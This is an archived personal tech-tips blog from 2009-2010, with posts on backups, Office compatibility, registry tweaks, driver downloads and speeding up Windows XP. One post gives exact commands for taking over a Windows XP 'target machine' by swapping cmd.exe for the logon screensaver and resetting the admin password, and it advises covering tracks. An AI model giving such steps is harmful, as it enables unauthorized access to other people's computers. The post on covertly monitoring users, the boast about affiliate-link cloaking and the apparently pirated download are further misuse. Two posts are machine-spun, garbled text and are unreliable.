Tuesday, July 27, 2010

Backup Tips

Creating original documents is dangerous work.  Hours of irreplaceable work can be destroyed in a flash due to computer hardware failure, virus infection, disk failure, or user error.  “Backup” is the most practical means of protection.

“Backup” means keeping one or more extra copies of your document, preferably in separate places.  Imagine the worst:  what would you do if your computer crashed and you lost everything on it right now?  What if the building burns to the ground?  How much work would be lost?  What would you have to do to replace it?
  • Compose your document with frequent saves to your computer’s hard disk, and always consider that version to be your "original" (modern hard disks are considerably more reliable than floppy disks, CD’s, or other removable media).
  • When you stop for the day, or when you reach a milestone representing a level of work that needs extra protection, “back up” by saving the file(s) to removable media:  floppy disk, CD-RW, flash drive, etc.  Usually, you can do so by selecting File, Save As while your document is open, or you can close the document and copy it with Windows Explorer or by some other means.
    • If you work on lots of different files, consider using Beyond Compare or a similar program to synchronize your hard drive data folders with your backup media. 
  • At the earliest opportunity, store the backup in a separate physical location.  The backup should be far enough from the original that the likelihood of both locations being destroyed is extremely small.
  • If you can’t immediately store the backup media in another physical location and the document isn't too big, consider e-mailing it to a friend or colleague.  You can also e-mail it to yourself.  That way, the document is safely stored on your e-mail server until the next time you check your e-mail.
  • The second time you create a backup of a document, make it on separate media from the first backup.  That way, you always have TWO backup copies of your document.  This will protect you from computer failure or user error that destroys both the original and the copy while doing your backup.
  • If you must do significant editing to the document, save it under a different name, for example, mypaper2.doc.  Continue to use new names with each successive edition, being careful not to delete the old ones until you are 100% sure that you will never need them.  This is especially important when combining documents to make a new document:  always give the new document a different name, and always save the original pieces in case they are needed later.
  • For extra protection, periodically print your document.  That way, the document can be re-typed if the disk version is destroyed or damaged.
  • If you have lots of software installed on your computer that would be time-consuming to re-install, consider doing a backup of the entire hard drive.  Many programs are sold for this purpose, but they are more practical if you have high-capacity removable media, such as a DVD-RW drive or a USB hard drive.  If you are using a computer with Windows XP Professional, a backup program is available under Accessories, System Tools.
    • If you do have media suitable for full system backup, periodically use the Windows XP backup program and choose the option to back up "all information on this computer."  This creates what is called an "ASR" (automated system recovery) backup.  When used with the recovery CD that came with your computer, the backup can quickly restore your entire system to the state it was in at the time of the backup, programs and data alike.  This is very helpful if you have to replace your hard drive or if there is massive data loss from a virus.
Finally, make your backup efforts proportional to the value of the document.  If you are doing something simple and short that could easily be reproduced, you may not wish to back up at all.


Thursday, July 22, 2010

Download Youtube video in .mp4 format

  • Download Youtube video in mp4 format without using any software or any website using a simple javascript.
  • This script let you download Youtube video directly from the website without any delay.
  • Below is the code to download a video from the you tube,copy-paste this code into the address bar when your desired video starts buffering.Isn't it amazing script??? I have attached a screenshot of the video also.
  • copy this script into address bar:

javascript:if(document.location.href.match(/http:\/\/[a-zA-Z\.]*youtube\.com\/watch/)){document.location.href='http://www.youtube.com/get_video?fmt='+(isHDAvailable?'22':'18')+'&video_id='+swfArgs['video_id']+'&t='+swfArgs['t']}


How to access the sharing data offline

Access the shared data offline allows you to keep using your shared files, folders and software programs when disconnected from the data server. When you reconnect to your data server, all files will be synchronized to the files on the network.  
There are two types of configurations required to set the access shared folders offline available, one for data server and other for client computer. 
Configuration on Data Server.

First locate the folders that you would like to share or make new folders then share these folders so they can be accessible to any one on the network.
Now right click on that folder and click on the option "Sharing and security".

A small dialog box will appear with the title "data properties". Under the "Sharing" tab, select the check box "Share this folder on the network" under the "Network sharing and security".

Now set the share level permissions that you want to give the users on every folder. Enable cache of share folders by click on cache button (by default it will be enabled).

Configuration on Client Computer 
On the client computer, first open My Computer then click on Tools.
In Tools menu bar, click on Folder Options, a window will appear with the title Folder Options.
Under the Offline File tab, check the option Enable Offline File. Here you can choose the synchronization process "Synchronize all offline files when logging on", "Synchronize all offline files before logging off" and others.

Click on Apply button to save the settings and then Ok button to close this window.
Now sitting on the client computer, try to access the shared folder from the data server.
First Right click on the shared folder and Click on Make available offline.
To synchronizing the offline work from client computer to data server, again open My Computer then click on Tools. Click on Synchronize then click on synchronizing button. 

After that down to data server and then try to access share folders by give the UNC (Universal Naming Convention) path of data server. But it will be accessible weather the server is down or up.

Thursday, June 24, 2010

How to open office 2007 files into Office 2003

Today tip will help you to resolve the compatibility issues between the Office 2003 and Office 2007. Because all programs in office 2003 used the old file extensions for its different programs.  For example Word 2003 saved files with extension .doc, Excel 2003 with .xls and PowerPoint with .ppt. but on the other office 2007 used the new file extensions for its different programs.  For example Word 2007 saved files with extension .docx, Excel 2007 with .xlsx and PowerPoint with .pptx. Now the problem is that when you will try to open office 2007 files into office 2003 and you will not open the file due to compatibility issues between both office versions.  Microsoft provides a free compatibility pack to convert office 2007 documents to the office 2003 format. There are many third party free converter are available but here we are using Microsoft office compatibility pack.
Follow the given steps to download free Microsoft compatibility pack and install it.
To use this feature, you will need to be logged into your computer with administrative rights.
Visit the following link to download the Microsoft compatibility pack:
http://www.microsoft.com/downloads/details.aspx?FamilyId=941b3470-3ae9-4aee-8f43-c6bb74cd1466&displaylang=en

Tuesday, November 24, 2009

MAIT external practical datesheet

Click on the picture to view it or download it...


Monday, November 16, 2009

- HP Universal Print Driver – Single Driver for HP Printers

Lost your HP Laserjet Printers Driver. HP.com give solution without downloading separate, product-specific drivers for your HP Laserjet Printer. The driver support fot most HP Laserjet device and now includes basic printing capability for non supported  device such as non HP printers.
How it work. When the driver installed, the driver communicates with each HP device and automatically customize the user inerface for each device’s unique feature.
Feature of HP Universal Print Driver
  • Single Driver for all network printers
  • Simplifies and improves printing for users
  • Improves deployment and installation for printers
  • Driver management is simple with a single-driver solution.
  • And more, read here
the latest version of HP Universal Print Driver is Version 5.0 when I post this article.
Download the newest release of the Universal Print Driver from HP Webiste.


Friday, November 13, 2009

- Norton Internet Security 2010 and Norton Antivirus 2010 beta version

Norton has released their latest beta version of Norton Internet Security 2010 and Norton Antivirus 2010 beta and now available for public testing before the final version is released. The NAV 2010 and NIS 2010 beta is quite faster than the previous version NAV 2009 and NIS 2010, it means better performance optimization,installation was smooth and fast. Norton Internet Security offers comprehensive protection against all types of online threats.
Norton Internet Security 2010 and Norton Antivirus 2010 new SONAR 2 technology to stop new and unknown threats. SONAR 2 is new heuristic engine of Norton Internet Security 2010 and Norton Antivirus 2010. It looks for new/unknown malware both in static files and in real time and rates every file and every process.
To protect the PC’s performance, The 2010 version of Norton AntiVirus and Norton Internet Security offers superior performance, improved protection, and tools to help preserve the performance of your PC.Norton Antivirus 2010 and Norton Internet Security 2010 support for Windows 7.
Screeshot of Norton Internet Security 2010 and Norton Antivirus 2010.
Norton Antivirus 2010 beta
Norton Internet Security 2010 beta
Download Norton Internet Security 2010 or Norton Antivirus 2010 click following link: http://www.symantec.com/norton/beta/ and follows the steps to download.


Wednesday, November 11, 2009

- How to hack windows XP admin password

If you log into a limited account on your target machine and open up a dos prompt
then enter this set of commands Exactly:
cd\ *drops to root
cd\windows\system32 *directs to the system32 dir
mkdir temphack *creates the folder temphack
copy logon.scr temphack\logon.scr *backsup logon.scr
copy cmd.exe temphack\cmd.exe *backsup cmd.exe
del logon.scr *deletes original logon.scr
rename cmd.exe logon.scr *renames cmd.exe to logon.scr
exit *quits dos
Now what you have just done is told the computer to backup the command program
and the screen saver file, then edits the settings so when the machine boots the
screen saver you will get an unprotected dos prompt with out logging into XP.
Once this happens if you enter this command minus the quotes
“net user <admin account name here> password”
If the Administrator Account is called Frank and you want the password blah enter this
“net user Frank blah”
and this changes the password on franks machine to blah and your in.
Dont forget to copy the contents of temphack back into the system32 dir to cover tracks


Tuesday, November 10, 2009

- Speed Up Your Computer

Follow these tips and you will definitely have a much faster and more reliable PC!

1. Wallpapers: They slow your whole system down, so if you’re willing to compromise, have a basic plain one instead!


2. Drivers: Update your hardware drivers as frequently as possible.  New drivers tend to increase system speed especially in the case of graphics cards, their drivers are updated by the manufacturer very frequently!


3. Minimizing: If you want to use several programs at the same time then minimize those you are not using.  This helps reduce the overload on RAM.
____________________________________________________________________________________________

4. Boot Faster: The ’starting Windows 95/98′ message on startup can delay your booting for a couple of seconds.  To get rid of this message go to c:\ and find the file Msdos.sys.  Remove the Read-Only option.  Next, open it in Notepad or any other text editor.  Finally, go to the text ‘Options’ within the file and make the following changes: Add BootDelay=0.  To make your booting even faster, set add Logo=0 to remove the Windows logo at startup.
____________________________________________________________________________________________


5. Restart only Windows: When restarting your PC, hold down Shift to only restart Windows rather than the whole system which will only take a fraction of the time.


6. Turn Off Animations: Go to Display Settings from the Control Panel and switch to the Effects Tab. Now turn off Show Windows Content While Dragging and Smooth Edges on Screen Fonts.  This tip is also helpful with Windows XP because of the various fade/scroll effects.


7. Faster Start-Menu Access: Go to the Start menu and select Run.  Now type Regedit and hit Enter.  The Registry Editor will appear on the screen.  Now, open the folder HKEY_CURRENT_USER\Control Panel\Desktop.  You should see a MenuShowDelay value.  If you don’t then do the following: right click on a blank space in the right pane and select New\String.  Change the name in the new value to MenuShowDelay.  Now that we have the MenuShowDelay value, double click on it and enter 0 in the value data field.  This sets the start menu delay to 0 milliseconds.


Monday, November 9, 2009

- Disable the “Turn Off Computer” button in windows XP

Today tip is very useful particularly for those users who want to restrict the common users to shutdown public computer in common areas.  You can disable the “Turn off Computer” button on the start menu and a common user will not “Turn Off, Restart and Stand By” a computer. Using registry editor, you can implement this task in all windows XP versions with minimum effort.
Follow the given steps to disable Turn off Computer” button on the start menu:
To use this feature, you will need to be logged into your computer with administrative rights.
Click Start button and type regedit in Run option then press Enter for next.

Here locate the location to:
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
Here in right side panel, right click to create a new DWORD value with the name NoClose.


Now assign number 1 in value data box and close the registry editor.


Now close the registry editor and restart your computer after any changes to go into effect.
But next time, if you want to enable “Turn Off Computer” button on start menu then simply change the value of data box to 0 or delete NoClose DWORD item.


Sunday, November 8, 2009

- Cheap laptops are easy to find

You can have your very own laptop because there are many laptops being sold online that are inexpensive. Cheap laptops can be yours and you’d surely be happy with the specifications of the unit because cheap doesn’t mean it’s old. Yes, computers in general get outdated rapidly but it doesn’t mean that you need to replace it every year. In fact, you can use the same laptop for several years and still enjoy its performance in general.
Whenever you plan to buy a laptop, you can either go for the best ones right now or choose from discount laptops that are not the top of the line at the moment but was very competitive a few months ago. A few months difference can make such a big savings for you but you won’t be compromising too much with it because its specs are still very competitive. Laptops are like cellphones, their value decreases rapidly when new units are already available.  Windows xp laptops are now getting a bit outdated but a lot of people still prefer to have windows xp installed on their laptops because it’s reliable and easy to use. Most new laptops are now pre-installed with Windows Vista but still you can choose Windows xp instead especially if the laptop may not perform at its best when Vista is installed.


Saturday, November 7, 2009


- Free Download Internet Download Manager (IDM) 5.18 Portable

In this post I will give info download link IDM 5.18 portable full version. Internet Download Manager (IDM) is an easy to use download tool to increase download speeds by up to 500 percent, resume and schedule downloads and can be integrated on Microsoft Internet Explorer, Opera, Netscape, MSN Explorer, AOL, Mozilla, Mozilla Firefox, Mozilla Firebird, Avant Browser, MyIE2 and almost all popular browser.
Screenshot of Internet Download Manager 5.18 or IDM 5.18 portable.
IDM 5.18 portable full version
New features in Internet Download Manager version 5.18:
  • Added processing of site names in foreign languages
  • Added support of Unicode characters for download descriptions and file names
  • Updated IDM icon
  • Improved recognition of server bugs. For example when dailymotion.com proxy servers send incorrect data under certain conditions
  • Fixed all known minor bugs
Download Internet Download Manager 5.18 full version.


Sunday, November 1, 2009

- Remote Computer Repair

Computer is now a day an inseparable conception of every human being and whether you are at home or at your office, or anywhere else. With transformation in technology, the complications hit also increased. This generates a responsibility for theoretical hold by machine hold professionals. Most of the online machine bushel service providing companies hit a complete team of certificated professionals and hold desk hold workers.

Misc
computer

These Professionals examine the troubles areas and facilitate theoretical hold for machine problems including hardware, software, and system repair. The general procedure with which these professionals resolve a trouble is remote machine repair. A assorted approach of providing machine bushel hold is, over phone, in which the professional gives you the instruction and you fulfil them yourself.
As far as I think, it’s much better if you avail the prototypal option of having remote machine bushel for an trenchant troubleshooting. Professionals work either for the machine hardware or code Vendor Company or works within a consort that uses machine systems, these experts work for hold services firms, for which they provide machine hold or PC bushel services to clients or customers.
Remote machine hold professionals obtain the customer’s doubts from their terminals through the procedure known as remote desktop connection. This facilitates the experts to connect to customer’s machine remotely using a user-ID and password. The experts prototypal fulfil semiautomatic diagnostics plans to resolve problems. They also do the maintenance and bushel work for machine hardware and code if required.
Cloaking my affiliate link is made easy by fake referer, it works on all my visitors.


Tuesday, October 27, 2009

- Monitoring Computer Activities with Spy Screen

Spy Screen is a free and tiny utility that is able to monitor every activities done by users on a computer. Spy Screen is a utility that is able to snapshot your computer screen and save the image to the destination folder of your choice.This tool is very useful for parent to view what are activities that being done by your kids when they spend long hours sitting in front of computer screen. Spy Screen is compatible to run on Windows XP, Windows Vista and Windows 7.
spy screen 3
How to use the Spy Screen tool
  • Download and install Spy Screen tool.
  • Once it is installed, go to “C:\Program Files\Fahmid (www.fahmid.com)\Spy Screen”
  • Execute Spy Screen.exe.
  • To start the spy, just click on Start spy button and it will prompt you to select the destination folder to save the screenshots that it has captured.
  • Once you have completed the destination folder selection, it will start to capture screenshot of your computer screen and save it in the destination folder.
  • Click on Hide button to minimize it and it will stay at system tray silently to continue capturing screenshots of your computer screen.
Download Spy Screen ver 3.0


Saturday, October 24, 2009

- The Firefox Secret

In the role of web site designer, I find it useful to have Firefox set up with various Extensions for helping test compliance, keep track of Google Adsense earnings, checking PageRank and Alexa rating, etc. However, when I am simply surfing the internet, I don’t want to be weighed down by all these tools, cluttering up my status and toolbars. I like a slick, simple browser that looks good and works quickly.
Fortunately, I am able to have both of these scenarios in Firefox, through the wonder of Profiles.
How do Firefox Profiles work? Firefox allows multiple users to set up the browser to suit their own specific needs and tastes, from Themes and Extensions to Bookmarks and Home Page.  Upon startup of Firefox, you are able to choose which user profile you would like to use.
So, you can now have a profile for your web development needs, one for your personal surfing, and even one for the kids (allowing you to increase Firefox’s security measures). Each profile is independent of the others, so it’s like having a new installation for each user.
How do I activate Firefox Profiles?
1. Firstly, find the Firefox shortcut on your desktop (or create one from the .exe file).
2. Right-click it, and select properties.
3. Lastly, in the Target box, add ‘ -p’ without the apostrophes to the end of the target line (so that it reads something like ‘C:Program FilesMozillaFirefox irefox.exe -p’), and click OK.
Now when you start Firefox through this shortcut you will be prompted with the Profiles Manager box (as long as you do not already have an instance of Firefox open). It’s all self-explanatory from thereon. For faster start-up, I advise that you keep two shortcuts on your desktop - one to load up Firefox as normal, and this new one to execute only when you want to change profile.


Sunday, October 18, 2009

- Microsoft will say bye to Windows Xp in 2010

Microsoft has announced that manufacturers will be able to sell Windows on “nettops” — or low-cost desktops — in another move that looks set to keep XP alive for several years yet.
At the Computex trade fair in Taiwan this week, Microsoft said that after offering Windows for notebooks — or ultra-low-cost PCs intended for students and first-time PC customers in aborning markets — it will also offer the operating system on “nettops” until June 2010.microsoft-windows-xp-pro
The consort would not further specify which edition of Windows will be used on nettops, but it has been widely reported that the move represents an spreading of the lifespan of XP, which had been regular for execution later this year for mainstream PCs.
Cheaper machines, however, face no such threat. In April Microsoft said that it would earmark XP Home to still be oversubscribed on ultra-low-cost PCs until 30 June 2010 or one year after the start of Windows 7, whichever is later. Today’s announcement suggests that Microsoft will additionally earmark nettops to be oversubscribed with XP in the foreseeable future.
“Customers and partners have made it country to us that they want Windows on their notebooks and nettops,” Steven Guggenheimer, corporate vice president of the OEM division at Microsoft, said in a statement.
However, grabbing some of the new aborning market also figures in Microsoft’s thinking: “The marketplace for this aborning class of computers has expanded, and Microsoft and its partners are today seeing interest in these devices in developed markets as well, especially as consort devices in multi-PC households,” the consort said.


Saturday, October 17, 2009

- Tips to a Healthy Computer

Re you sick and tired to fix your computer? Do you feel like you to waste too much hour and money on repairs? Well, you are in the chance because we are here to help! With these simple ends however valid, your computer will not be any more one disturbance. Believe it or not, there be much of small things which you can make to prevent of the important catastrophes of computer. If you belonged to a small company, a multinational, or right a domestic user, these minor suggestions will help to maintain your computer in the form of first order.
1. Old hardware
Studies have shown that most computer difficulties are a result of old hardware. After about 24 to 36 months, the likelihood of problems increases significantly. With computer prices rapidly declining, one major repair bill might even cost you more than a new system. Therefore, consider replacing your system every 3 years—it may save you more in the long run.
2. Power protection
In addition to data loss, surge and power drops can cause significant damage to sensitive components and even reduce their lifespan. For the most part, surge damage occurs over a long period of time without obvious signs of impairment. Ultimately, this means they will wear out over time. One way you can prevent this is by replacing your surge protector every two or three years.
3. Illegal software
Nowadays, many software programs automatically report their usage via the Internet. Although this may seem unimportant, many businesses don’t realize that they don’t own software—just the licenses to use it on a specific number of desktops and laptops. As a result, breach-of-license letters and audits from software manufacturers to businesses are certainly on the rise.
4. Training
According to recent research, most employees understand less than 20 percent of the software products they use. Although training your staff may seem like a waste of money at first, the gain in productivity far outweighs the cost.
5. Firewall and security
The Internet is full of hackers who are trying to steal files or customer records and delete important data. For this very reason, it’s important that your computer is updated with the latest security patches, including proper installation and maintenance of firewalls. Remember, this general rule also applies to laptops and tablet PCs.


Friday, October 16, 2009

- Repair Bad Sectors on Hard Disk with HDD Regenerator


HDD Regenerator is unique software program for regeneration of hard disks drives. The program eliminates physical bad sectors on a hard disk drive surface. HDD Regenerator can repair physical bad sectors caused by magnetic errors on a hard drive surface, but HDD Regenerator not release as freeware or free software but you can download demoo version off HDD Regenerator to try regenerate the first found bad sector on Hard Disk. If you need free software to repair bad sector on hardisk you can read my previous post – Repairing bad sector on hardisk using HDD Low level format.
HDD generator 1
HDD Regenerator features
  • The tool can be used with FAT, NTFS or any other file system, and also with unformatted or unpartitioned disks.
  • Ability to detect physical bad sectors on a hard disk drive surface and repair physical bad sectors (magnetic errors) on a hard disk surface.
  • Bootable regenerating flash can be created from the program and used to automatically start regenerating process.
  • Bootable regenerating CD allows starting regenerating process under DOS automatically.
How to Use HDD Regenerator
  1. Run the HDD Regenerator. You can start HDD Regenerator direcly under Windows XP or Vista. Other methode You can start HDD Regenerator from console mode by creating bootable CD or Bootable USB flash.
  2. Click start process under windows from Regeneration menu.

  3. Choose the drive to Process then click start process
    HDD generator 2
  4. Choose mode (”Scan and Repair” or “Scan Only”)
    HDD generator 3
  5. Enter the “Starting Sector” parameter. Leave this parameter equal to 0 if you want to scan the entire disk. Enter the sector value if you want to scan the disk not from the beginning.
    HDD generator 4
  6. Wait while the scanning is completed.
Download HDD Regenerator


Thursday, October 15, 2009

- Future Of Satellite Internet

By now, you undergo there is a third deciding for satellite services, that of equipment Internet. It has like equipment TV and operates according to the same technology; namely, equipment in geostationary orbit that communicates with the mini dish right your home at rate equal to about 500-900 milliseconds.
How this threat is serious from equipment satellite companies to ingrained satellite assist providers? Is it same to equipment TV vs. cable TV war? Though the profession is similar, the mart is largely different.
Satellite Internet TV is competing against network television, cable television, and satellite TV. Satellite satellite is competing against cable companies, satellite providers and local phone companies.
Satellite TV is far more ingrained and has even secured a care with the NFL and various broad profile talents for inner content. What it offers is broad standard assist and same features to the best of other high-speed DSL satellite companies.


Tuesday, October 13, 2009

- Repair Windows Xp Slow Boot

If you want your computer to boot like the day you turned it on for the first time (or even better) just continue reading…Computers with Windows XP startup slow because of 2 major reasons.
1. Your Windows XP computer has too many programs set to start when the computer boots. This is the #1 reason for a Windows XP Slow Startup.
2. Windows XP needs at least 512 MegaBytes of RAM to startup quickly.
Both of these reasons for a Windows XP slow startup can be fixed by you with having to hire someone to do it for ya.
Too Many Items In Your Startup. Having too many programs set to startup when Windows XP boots is the #1 reason for a slow Windows XP boot (and for your computer being slow after it boots).
Luckily you can fix this issue with a free little program already on your computer…it’s called MSCONFIG.

You can load MSCONFIG by following these steps below:
1. Click Start
2. Click Run
3. Type MSCONFIG and click OK
4. MSCONFIG is now open
5. Click the Startup tab
On the startup tab you can see every item that is set to startup when your computer boots (every item WITH a checkmark will try to load when your computer starts)!!!
Now it’s time to speed this computer up. Uncheck any items that aren’t critical to you. If you’re not sure what to uncheck then just uncheck everything except your antivirus software.
Click Apply. Click Ok. Click Restart.
Big difference huh!!! Oh, I almost forgot, you’ll also be presented with a little window. Just click the checkbox and click OK. That’s it. Your Windows XP startup has been drastically improved.